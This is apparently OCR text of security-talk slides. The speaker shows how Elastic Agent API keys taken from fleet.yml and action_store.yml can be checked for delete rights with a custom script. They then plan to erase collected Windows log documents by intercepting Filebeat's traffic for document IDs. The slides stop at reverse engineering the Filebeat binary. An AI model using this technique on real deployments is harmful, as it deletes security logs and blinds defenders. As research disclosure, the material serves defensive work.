
C: > Program Files > Elastic > Agent > ! fleet.yml

```yaml
agent:
  id: 6135301d-2d84-404a-b1f8-f53450402afa
fleet:
  enabled: true
  access_api_key: [redacted]
  kibana:
    protocol: https
    host: elk-server.shrimpshack.lan:5601
    hosts:
    - elk-server.shrimpshack.lan:5601
    timeout: 5m0s
    ssl:
      verification_mode: none
      renegotiation: never
  reporting:
    threshold: 10000
    check_frequency_sec: 30
  agent:
    id: ""

```

- Contains information about how the agent should communicate with Fleet for policy updates


DIRECTORY STRUCTURE: DATA



Name	Date modified	Type	Size
downloads	2/14/2021 1:04 PM	File folder	
install	2/14/2021 1:05 PM	File folder	
logs	4/20/2021 1:04 AM	File folder	
run	2/14/2021 1:05 PM	File folder	
action_store	2/14/2021 1:05 PM	Yaml Source File	446 KB
action_store.yml.old	2/14/2021 1:05 PM	OLD File	0 KB
elastic-agent	2/14/2021 1:05 PM	Application	37,921 KB

C:\Program Files\Elastic\Agent\data\elastic-agent-1da173

C: > Program Files > Elastic > Agent > data > elastic-agent-1da173 > ! action_store.yml




```yaml
action_id: f206faae-f0ee-4f39-90f1-14f3e8af2ed3
action_type: POLICY_CHANGE
policy:
  agent:
    monitoring:
      enabled: true
      logs: true
      metrics: true
      use_output: default
  fleet:
    kibana:
      hosts:
      - elk-server.shrimpshack.lan:5601
      protocol: https
  id: b371cad0-4a8f-11eb-a22f-dda4904cfcc0
  inputs:
  - data_stream:
      namespace: default
    id: ca11b930-4a8f-11eb-a22f-dda4904cfcc0
    meta: ···
    name: windows-1
    revision: 2
    streams:
    - data_stream: ···
    - data_stream: ···
    - data_stream: ···
    - data_stream: ···
    - data_stream: ···
    type: winlog
    use_output: default
  outputs:
    default:
      api_key: [redacted]
      hosts:
      - https://elk-server.shrimpshack.lan:9200
      type: elasticsearch
  revision: 5
```

ACTION_STORE.YML

- Contains information for the agent on what data to collect, how to collect/parse it, and where to send it
- Also contains information about the policy


WHAT IS A DATA STREAM?

- Traditionally, Elasticsearch organizes data in "indexes"
- Streaming data would get rolled over into a new index every day, for example
  - .filebeat-2021-03-27
- Data streams simplify this for certain types of data (append-only)




(graphic from here)

READING FROM A DS



(graphic from here)

WRITING TO A DS



(graphic from here)

WHAT DO WE KNOW?

- The agent checks in with Kibana periodically
- Data the agent collects is being written to Elasticsearch
- We know the API keys for both

WHAT DO WE KNOW?

- The agent checks in with Kibana periodically
- Data the agent collects is being written to Elasticsearch
- We know the API keys for both

What can we do with the API keys?

ENTER: ELASTICSEARCH API

Has privileges API X-Pack

The `has_privileges` API allows you to determine whether the logged in user has a specified list of privileges.

Request

```
GET /_security/user/_has_privileges
```

Prerequisites

- All users can use this API, but only to determine their own privileges. To check the privileges of other users, you must use the run as feature. For more information, see Submitting requests on behalf of other users.


(docs available here)

PERFECT!

- Can use existing Elasticsearch API key to check permissions
- Need to know:
  - Target index
  - Which permissions to check


TARGET INDEX?

- Agent config has many data streams that it writes to



DS INDEX LIST

- The name of the data stream is deterministic, but this is much easier
  - `.ds-data_stream_name-yyyy.mm.dd-generation`



PERMISSIONS?

```
# these are all of the possible permissions for an ES index
"privileges": [
    "all",
    "auto_configure",
    "create",
    "create_doc",
    "create_index",
    "delete",
    "delete_index",
    "index",
    "maintenance",
    "manage",
    "manage_follow_index",
    "manage_ilm",
    "manage_leader_index",
    "monitor",
    "read",
    "read_cross_cluster",
    "view_index_metadata",
    "write"
]
```

- There is a very helpful docs page that has all the possible permissions
- The more, the merrier!

PERMISSIONS?

```
# these are all of the possible permissions for an ES index
"privileges": [
    "all",
    "auto_configure",
    "create",
    "create_doc",
    "create_index",
    "delete",
    "delete_index",
    "index",
    "maintenance",
    "manage",
    "manage_follow_index",
    "manage_ilm",
    "manage_leader_index",
    "monitor",
    "read",
    "read_cross_cluster",
    "view_index_metadata",
    "write"
]
```

- There is a very helpful docs page that has all the possible permissions
- The more, the merrier!

…AND?

```
$ ./enum_perms.py https://i-o-optimized-deployment-30905b.es.westus2.azure.elastic-cloud.com:9243 [redacted] .ds-logs-windows.powershell
-default-2021.04.20-000001 2>/dev/null
The API key [redacted] has the following permissions on index .ds-logs-windows.powershell-default-2021.04.20-000001:
        create_index
        index
        delete
        create_doc
        auto_configure
        create
        write

The API key has delete permissions, VULNERABLE
```

(code available here)

HURRAH!

```
$ ./enum_perms.py https://i-o-optimized-deployment-30905b.es.westus2.azure.elastic-cloud.com:9243 [redacted] .ds-logs-windows.powershell
-default-2021.04.20-000001 2>/dev/null
The API key [redacted] has the following permissions on index .ds-logs-windows.powershell-default-2021.04.20-000001:
        create_index
        index
        delete
        create_doc
        auto_configure
        create
        write

The API key has delete permissions, VULNERABLE
```

(code available here)

AND THEN WE DELET…

Delete API

Removes a JSON document from the specified index.

Request

```
DELETE /<index>/_doc/<_id>
```

Prerequisites

- If the Elasticsearch security features are enabled, you must have the `delete` or `write` index privilege for the target index or index alias.

Description

You use DELETE to remove a document from an index. You must specify the index name and document ID.

NOTE

You cannot send deletion requests directly to a data stream. To delete a document in a data stream, you must target the backing index containing the document. See Update or delete documents in a backing index.

- Unfortunately, we need a document ID
- Can we somehow delete by querying the data?

YES!..... NO :(

Delete by query API

Deletes documents that match the specified query.

```
POST /my-index-000001/_delete_by_query
{
  "query": {
    "match": {
      "user.id": "elkbee"
    }
  }
}
```

Copy as curl View in Console

Request

`POST /<target>/_delete_by_query`

Prerequisites

- If the Elasticsearch security features are enabled, you must have the following index privileges for the target data stream, index, or index alias:
  - `read`
  - `delete` or `write`

- Awesome! That endpoint is available!
- Unfortunately, no `read` permissions on the target indices

HMMMMMMMM

- At this point, I was stuck for a little while

HMMMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS

HMMMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE

HMMMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE
  - COMPUTER BAD

HMMMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE
  - COMPUTER BAD

(image source)

HMMMMMMM

- At this point, I was stuck for a little while
  - TAKE BREAKS
  - GO OUTSIDE
  - COMPUTER BAD

But then, I had an idea so crazy that it just might work…

(image source)

ID PLEASE

- In order to delete documents, I needed the document ID
- There was only place I knew where it would be accessible: HTTP

```
HTTP/1.1 200 OK
content-type: application/json; charset=UTF-8
content-length: 4973

{"took":95,"errors":false,"items":[{"create":{"_index":".ds-metrics-system.cpu-default-000001","_type":"_doc","_id":"zGQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":
{"total":2,"successful":1,"failed":0},"_seq_no":98,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"zWQgs3YBbS-
MDKtqY3ge","_version":1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":487,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-
system.network-default-000001","_type":"_doc","_id":"zmQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":
488,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"z2Qgs3YBbS-MDKtqY3ge","_version":
1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":489,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-system.network-
default-000001","_type":"_doc","_id":"0GQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":490,"_primary_term":2,"status":
201}},{"create":{"_index":".ds-metrics-system.network-default-000001","_type":"_doc","_id":"0WQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":{"total":2,"successful":
1,"failed":0},"_seq_no":491,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-system.memory-default-000001","_type":"_doc","_id":"0mQgs3YBbS-MDKtqY3ge","_version":
1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":98,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-system.uptime-
default-000001","_type":"_doc","_id":"02Qgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":98,"_primary_term":2,"status":
201}},{"create":{"_index":".ds-metrics-system.diskio-default-000001","_type":"_doc","_id":"1GQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":{"total":2,"successful":
1,"failed":0},"_seq_no":192,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-system.diskio-default-000001","_type":"_doc","_id":"1WQgs3YBbS-MDKtqY3ge","_version":
1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":193,"_primary_term":2,"status":201}},{"create":{"_index":".ds-metrics-system.socket_summary-
default-000001","_type":"_doc","_id":"1mQgs3YBbS-MDKtqY3ge","_version":1,"result":"created","_shards":{"total":2,"successful":1,"failed":0},"_seq_no":98,"_primary_term":2,"status":
```

SNIFFING HTTP TRAFFIC

- Unfortunately, the only way to see that traffic is in the Filebeat process, as all communication happens over SSL/TLS
- A plan started forming in my head…

HACKING FILEBEAT

- Goal: Intercept HTTP requests and responses, find documents to delete, save their ID, and delete them from Elasticsearch
- Inject code into Filebeat to accomplish this
- How can this be accomplished?
  - To IDA we go!

FILEBEAT.EXE

- Written in Golang
  - “Fun” non-standard ABI
  - Static binary
- Large binary
  - 80 MB
- Stripped symbols
  - IDA only detected ~1900 functions

SYMBOLS PLEASE!

```
48  // DefaultBuildArgs returns the default BuildArgs for use in builds.
49  func DefaultBuildArgs() BuildArgs {
50          args := BuildArgs{
51                  Name: BeatName,
52                  CGO:  build.Default.CgoEnabled,
53                  LDFlags: []string{
54                          "-s", // Strip all debug symbols from binary (does not affect Go stack traces).
55                  },
56                  Vars: map[string]string{
57                          elasticBeatsModulePath + "/libbeat/version.buildTime": "{{ date }}",
58                          elasticBeatsModulePath + "/libbeat/version.commit":    "{{ commit }}",
59                  },
60                  WinMetadata: true,
61          }
62          if versionQualified {
63                  args.Vars[elasticBeatsModulePath+"/libbeat/version.qualifier"] = "{{ .Qualifier }}"
64          }
65          return args
66  }
```

beats/dev-tools/mage/build.go

(code here)

FILEBEAT + SYMBOLS

- Much larger binary
  - ~180 MB (+100 MB)
- Took IDA nearly an hour to analyze
  - IDB > 1GB
- Over 100k functions

BUT, much easier to analyze

